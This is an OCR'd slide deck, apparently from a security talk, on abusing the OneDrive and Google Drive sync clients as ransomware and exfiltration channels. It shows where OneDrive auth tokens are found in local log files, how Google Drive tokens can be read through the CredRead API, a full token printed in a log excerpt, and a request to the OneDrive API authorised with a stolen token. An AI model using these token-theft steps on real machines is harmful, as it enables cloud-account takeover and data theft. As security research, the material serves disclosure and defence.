
# OneDrive Local File Sync

## Symlinks VS Junctions





# OneDrive/Google Drive & Google's/Microsoft's Servers






# Malware/Ransomware & C2 Server







# Recruiting a double-agent asset


Work for me and turn sides please 🙏
Umm… OK, no problem
Umm… OK, no problem
LEGITIMATE LOCAL DATA EXFILTRATION
LEGITIMATE MASS FILE OPERATIONS

# Control OneDrive's & Google Drive's C2




Access to the victim's OneDrive/Google Drive account




# First Option

## Log out and into a different account



# Second Option

## Get access to the already logged in account



# Stealing Google Drive's Token

## CredRead():

The **CredRead** function reads a credential from the user's credential set. The credential set used is the one associated with the logon session of the current token. The token must not have the user's SID disabled.

### Syntax

C++ Copy

```
BOOL CredReadA(
  [in]  LPCSTR       TargetName,
  [in]  DWORD        Type,
  [in]  DWORD        Flags,
  [out] PCREDENTIALA *Credential
);
```

# Stealing OneDrive's Token

ODLs - OneDrive Logs.

Located in:
%localappdata%\Microsoft\OneDrive\logs\Personal

Not saved a raw text. Can be parsed using odl.py from:
https://github.com/ydkhatri/OneDrive

Token is written inside 🤦


# ODLs - Thank you for being extra informative


Any process running with the current user's permissions can control the current user's OneDrive cloud storage:

```
SyncEngine-2023-01-22.0922.28244.2.odlsent,3172,2023-01-22 09:22:24.374000,NotificationServiceImpl.cpp,NotificationServiceImpl::InternalConnect,"['USER',
'\r\n<user><ssl-compact-ticket>t=EwKFJ91JCSJKd3MFRz0a3VWfsE2lzNFJp7FUPekDDc9VZ2YddtVFKEsigadhj+t0mPG9BkfncXtEy
+YxhDlgfxv6N62bYu5VNV3VEX1Uz18dEWrtODGXSIAMMf1ZV1K6hveKqXxbcMgLgEA063h5Zq772YIVtmpdnp1yC91CVqh8xjiER7
++PnJrXnHkDS3C3AfCSJIar1cX0NEyQRMlFFPoDay7RB9S88jcYjaM8kpRShJ2CapWni+al/MVqEwz/rSB0eGUPFS/YGwcrs3iTqbWsR3R8E+9A55QEWyLc
+zXkpufiO5xePaqZMoOWBqPfmro2S6KrR3DD8g94PbNFSGmYyrvDsp2fryXhi/CD1GyFP2shKponVDicy2nmi8DZgDFEFs8FKU3Por0IKRJ5Lr9KDWWhgg1keyB7+hWaYFrUGXsN1qE5GT7nj4bGh7qJS8Colra/
CVDVch4kAwFZhPgJJSB+pPKpViWofceVvgG7Xe4WLWW3WzK52LlR/bkywfugcs43hOo3sQ6Jwwmpijt3hL5dhYtyg3w834rqdlMqF/
fN5KPoXjypEvs3gzRWGnGN57cerihxFtqIXrSvmotwSFTEheAhh6BQCvE4wb1WtvZyjgnvYGdFK5tqWeNGJ3sAgVYC3wdTisweIUrFJXrgRbGgVH0sqDWPmsN1U061OPdlY3GNDcDpp435qiWdL3qHHHQe29kFIv
fBWn1vrM7b6IHlP5CzXm9sUg3LjJ4DBxYlTEfLHAkS6pkiA/0rznHb8pB4Rhty6WYBTngjdKgxRGm5LuF+onKFi7vE7V2UigrrO0YVYo40cbZnlZRk+jg6trmNaM5kttBBeyVQKp7sp0g
+QhKY2AxjxfxMqkcHC207sybkIiZC5YGbTJQS6jqOoSyuA2khWST7Kd5yV+NfL7ftcuvNI/ZlhGIY9ZOpRxXsDGE7a7wwfCy20yi6TTrsmhU+zIaClHcwuokMiEVTe47it2Ziee9/
Nz23gRwIMBBnxJGN2xsJTzYaih7FGv70fvsaaHej95qy/XYWuMi49dnN3u1imfd5WKsL01NPNJ6LsaoHdejBg6U+6GT4a9JAdWdjws4SOMdg1wIs4npOTTNRjV4XL0A840lVAI=</
ssl-compact-ticket><cid>485cd6571914c4ec</cid></user>', '\r\n<wns><ver>1</ver><client><name>SkyDrive</name><ver>23.002.0102.0004</ver></
client><epid>6caef176fc7f2b25</epid></wns>']"
```


```
GET https://api.onedrive.com/v1.0/drive HTTP/1.1
Host: api.onedrive.com
Authorization: WLID1.1 t=GAJGKgMAJDJMrAAADvAgjnJGN
```

# Attack Flow

